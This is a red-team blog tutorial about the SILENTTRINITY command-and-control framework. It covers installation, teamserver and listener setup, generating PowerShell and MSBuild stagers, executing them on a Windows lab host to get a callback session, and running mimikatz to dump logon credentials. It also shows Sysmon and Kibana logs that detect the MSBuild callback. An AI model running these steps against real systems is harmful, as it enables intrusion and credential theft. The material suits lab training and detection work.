
5 FEB 2020

AUTHOR, HOW-TO, INFORMATIONAL, JORDAN DRYSDALE, RED TEAM JORDAN DRYSDALE, SILENTTRINITY

My First Joyride With SILENTTRINITY



Jordan Drysdale //

TL;DR

SILENTTRINITY (ST) made the news a few times in July 2019, and I wanted to see what all the fuss was about. This article has enough information to get ST installed, the teamserver operational, and a client connected to the teamserver. Once all that is out of the way, we'll go for the goods.

PRE-REQ'S FOR FOLLOWING ALONG

- Digital Ocean $10/mo Ubuntu 19.10 Node
- Windows box[es] for pillaging
- Permissions to perform said pillaging

INSTALL

Each time there seem to be some issues with at least one install directive. But, at this point, my stable install looks something like the following.

```
git clone https://github.com/byt3bl33d3r/SILENTTRINITY
apt update && apt upgrade
apt install python3.7 python3.7-dev python3-pip
sudo -H pip3 install -U pipenv
cd SILENTTRINITY
pip3 install -r requirements.txt
pipenv install && pipenv shell
```

THE ARTICLE I WROTE ABOUT SILENTTRINITY

Our story begins with a standard user on a Windows domain who we are going to assume clicked a link or executed an HTA. This user has appropriate (non-admin) privileges and as such limits our ability to easily escal

privileges. From there, the story provides some basic usage and hopefully expands the reader's and my own knowledge.

Assuming the install went well, let's get the server up and running. For opsec, we'd do things like ensure the server was running on a categorized domain name, we'd also limit access to the listening services via firewall restrictions, and we also need to be aware that Listeners can be dangerous and may contain vulnerabilities.

```
python st.py teamserver --port 81 10.10.98.228 BadPassword123
```

Once executed, we should get back the certificate fingerprint and a confirmation that the server is running.

```
 - Attaching event: GET_STAGERS -> Stagers._get_stagers
2020-01-24 21:29:38,263 14745 MainThread - [DEBUG] loader.py: get_loada
bles - Loaded 6 stager(s)
2020-01-24 21:29:38,279 14745 MainThread - [WARNING] __main__.py: serve
r - Teamserver certificate fingerprint: f2ea4472655ad1f6113200668db776b
be5b4b0acd9cdb16ade01918b988735cc
2020-01-24 21:29:38,280 14745 MainThread - [INFO] __main__.py: server -
 Teamserver started on 10.10.98.228:81
```

Next, we need to get the client side connected. A couple of ways we can go about this. In red team ops, the server would be running on some cloud service or VPS and we'd connect to it from behind our own proxies, VPNs, firewalls, whathaveyou. In this case, I'm just going to open another tmux pane and connect to the server locally.


There's a lot going on in the next screenshot. It includes the pwd (opt/SILENTTRINITY) and the preparation of a virtual environment so as not to tamper with all the other python related dependencies on the local system.

```
ST-Client~# pwd
/opt/SILENTTRINITY
ST-Client~#
ST-Client~# pipenv install && pipenv shell
Installing dependencies from Pipfile.lock (a09d0c)…
  🐍   ▉▉▉▉▉▉▉▉▉▉▉▉▉▉▉▉▉▉▉▉▉▉▉▉▉▉▉▉▉▉ 49/49 —
To activate this project's virtualenv, run pipenv shell.
Alternatively, run a command inside the virtualenv with pipenv run.
Launching subshell in virtual environment…
 . /home/aptclass/.local/share/virtualenvs/SILENTTRINITY-QqSNqrxP/bin/a
ctivate
root@helk-v3:/opt/SILENTTRINITY#  . /home/aptclass/.local/share/virtual
envs/SILENTTRINITY-QqSNqrxP/bin/activate
(SILENTTRINITY) root@helk-v3:/opt/SILENTTRINITY#
```

The commands used above, and the additional client connection to the Teamserver are below.

```
pwd
pipenv install && pipenv shell
python st.py client wss://aptclass:BadPassword123@10.10.98.228:81
```


Once connected, the splash screen:



From here, we need to fire up a Listener.


```
listeners
use https
```

The listener's options menu for HTTPS:




The stagers / powershell options configuration and my favorite context-based tab completion implementation ever can be seen below.

```
stagers
options
```




But really — I just want the fastest way to malware which was:

```
stagers
powershell
generate https
```



...and...


```
stagers
msbuild
generate https
```



The stager.ps1 file was dropped into my /opt/SILENTTRINITY/ directory and was basically ready for execution. The python -m http.server works great to stand up a quick and browsable web server. I also generated a stager.xml for MSBuild, which is quieter and has fewer optics focused in its general direction, though that is changing too.


```
python -m http.server
```

Then, from the client, we snag the stager files.



...and...execute them. Full disclosure: PowerShell got flagged. The stager.xml file also got flagged. But, the msbuild.xml was "built" with the following command:

```
Msbuild.exe stager.xml
```



And, we get our session.


```
[*] [TS-bmDjf] Sending stage (569073 bytes) ->  10.10.99.228 ...
[*] [TS-bmDjf] New session 03f0babb-8e15-4802-a29b-deec32dab36f connected! (10.10.99.228)
[1] ST (listeners)(https) ≫sessions
[1] ST (sessions) ≫list
Sessions
```

Name	User	Address	Last Checkin
03f0babb-8e15-4802-a29b-deec32dab36f	*LABS\jrockadmin@WS10-01	10.10.99.228	h 00 m 00 s 02

Here, like the Twilight Zone, I control the SIEM, sysmon deployment, the horizontal, and the vertical, and thus, I don't care if I catch myself. In fact, I hope to. Which, with Sysmon is exceptionally easy.

```
Company: Microsoft Corporation
CommandLine: "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\phil.hogan\AppData\Local\Temp\im4uvxug.cmdline"
CurrentDirectory: c:\Users\phil.hogan\Downloads\
User: WLABV2\Phil.Hogan
LogonGuid: {bbfc056b-f723-5ddd-0000-00204be6070c}
LogonId: 0xC07E64B
TerminalSessionId: 3
IntegrityLevel: Medium
Hashes: MD5=B87EE552626023951A7F03F2D31DA8A7,SHA256=D511363874B2A00D3DA5A20E6AE826334795A3A52AB5F8555C309D8068F5915B
ParentProcessGuid: {bbfc056b-fc74-5ddd-0000-001046e1450c}
ParentProcessId: 10636
ParentImage: C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
ParentCommandLine: MSBuild.exe  c:\Users\phil.hogan\Downloads\stager.xml
```

We next find the sysmon event IDs by filtering our endpoint sysmon logs in Kibana for event_id:3. As seen below, we have the likely popped host, the process, and the destination IP address.



Time	host_name	user_domain	user_name	process_path	process_name	dst_ip_addr
Jan 24, 2020 @ 10:29:17.301	ws10-01.lab.defensiveorigins.com	labs	jrockadmin	c:\windows\microsoft.net\framework64\v4.0.30319\msbuild.exe	msbuild.exe	10.10.98.228
Jan 24, 2020 @ 10:29:12.411	ws10-01.lab.defensiveorigins.com	labs	jrockadmin	c:\windows\microsoft.net\framework64\v4.0.30319\msbuild.exe	msbuild.exe	10.10.98.228
Jan 24, 2020 @ 10:29:07.489	ws10-01.lab.defensiveorigins.com	labs	jrockadmin	c:\windows\microsoft.net\framework64\v4.0.30319\msbuild.exe	msbuild.exe	10.10.98.228
Jan 24, 2020 @ 10:29:02.348	ws10-01.lab.defensiveorigins.com	labs	jrockadmin	c:\windows\microsoft.net\framework64\v4.0.30319\msbuild.exe	msbuild.exe	10.10.98.228

But, we might as well keep exploring, right? Egypt always told me he'd start any meterpreter session by validating running processes and process integrity because these things matter. If we can't read all the process details, we aren't admin and asking can be an IoC.

Let's jump into the modules section and run ps.

```
modules
use boo/ps
run <session ID>
```

It's already game over for this system. We have a privileged shell.

```
[1] ST (sessions) ≫modules
[1] ST (modules) ≫use boo/ps
[1] ST (modules)(boo/ps) ≫run 03f0babb-8e15-4802-a29b-deec32dab36f
[*] [TS-bmDjf] 03f0babb-8e15-4802-a29b-deec32dab36f returned job result (id: nWF0bKzNzh)
Process Name                PID       PPID      Arch      Managed   Session   Integrity  User
------------                ---       ----      ----      -------   -------   ---------  ----
Idle                        0         -1        *         False     0         Unknown
System                      4         -1        *         False     0         Unknown
Registry                    68        -1        *         False     0         Unknown
svchost                     84        556       x64       False     0         High       NT AUTHORITY\LOCAL SERVICE
svchost                     100       556       x64       False     0         High       NT AUTHORITY\LOCAL SERVICE
ctfmon                      236       388       x64       False     2         Medium     LABS\Heather.Butler
smss                        300       -1        *         False     0         Unknown
svchost                     320       556       x64       False     0         High       NT AUTHORITY\LOCAL SERVICE
dwm                         324       5916      x64       False     4         High       Window Manager\DWM-4
RuntimeBroker               360       688       x64       False     2         Medium     LABS\Heather.Butler
svchost                     388       556       x64       False     0         High       NT AUTHORITY\SYSTEM
csrss                       396       -1        *         False     0         Unknown
svchost                     412       556       x64       False     0         High       NT AUTHORITY\LOCAL SERVICE
```

Let's do it.

```
use boo/mimikatz
run <session ID>
```

```
[1] ST (modules)(boo/ps) ≫use boo/mimikatz
[1] ST (modules)(boo/mimikatz) ≫run 03f0babb-8e15-4802-a29b-deec32dab36f
[*] [TS-bmDjf] 03f0babb-8e15-4802-a29b-deec32dab36f returned job result (id: kq3HoDIcHG)
[+] Running in high integrity process
[*] In 64 bit process

  .#####.   mimikatz 2.2.0 (x64) #18362 Aug 13 2019 21:30:22
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 21823681 (00000000:014d00c1)
Session           : CachedInteractive from 2
User Name         : jrockadmin
Domain            : LABS
Logon Server      : DC01
Logon Time        : 1/24/2020 2:28:09 PM
SID               : S-1-5-21-3904484163-2721295727-92133343-1315
```

Cheers all and thanks for reading!

Links:

- ST: **https://github.com/byt3bl33d3r/SILENTTRINITY**
- ZDNet: **https://www.zdnet.com/article/croatian-government-targeted-by-mysterious-hackers/**
- SCMag: **https://www.scmagazineuk.com/entirely-new-malware-silenttrinity-attacks-croatian-government/article/1590225**
- Teamserver security: **https://github.com/byt3bl33d3r/SILENTTRINITY/wiki/Teamserver-Security-Considerations-Guidelines**

Red Teamer's Cookbook: BYOI (Bring Your Own Interpreter)

Webcast: Getting Started in Cyber Deception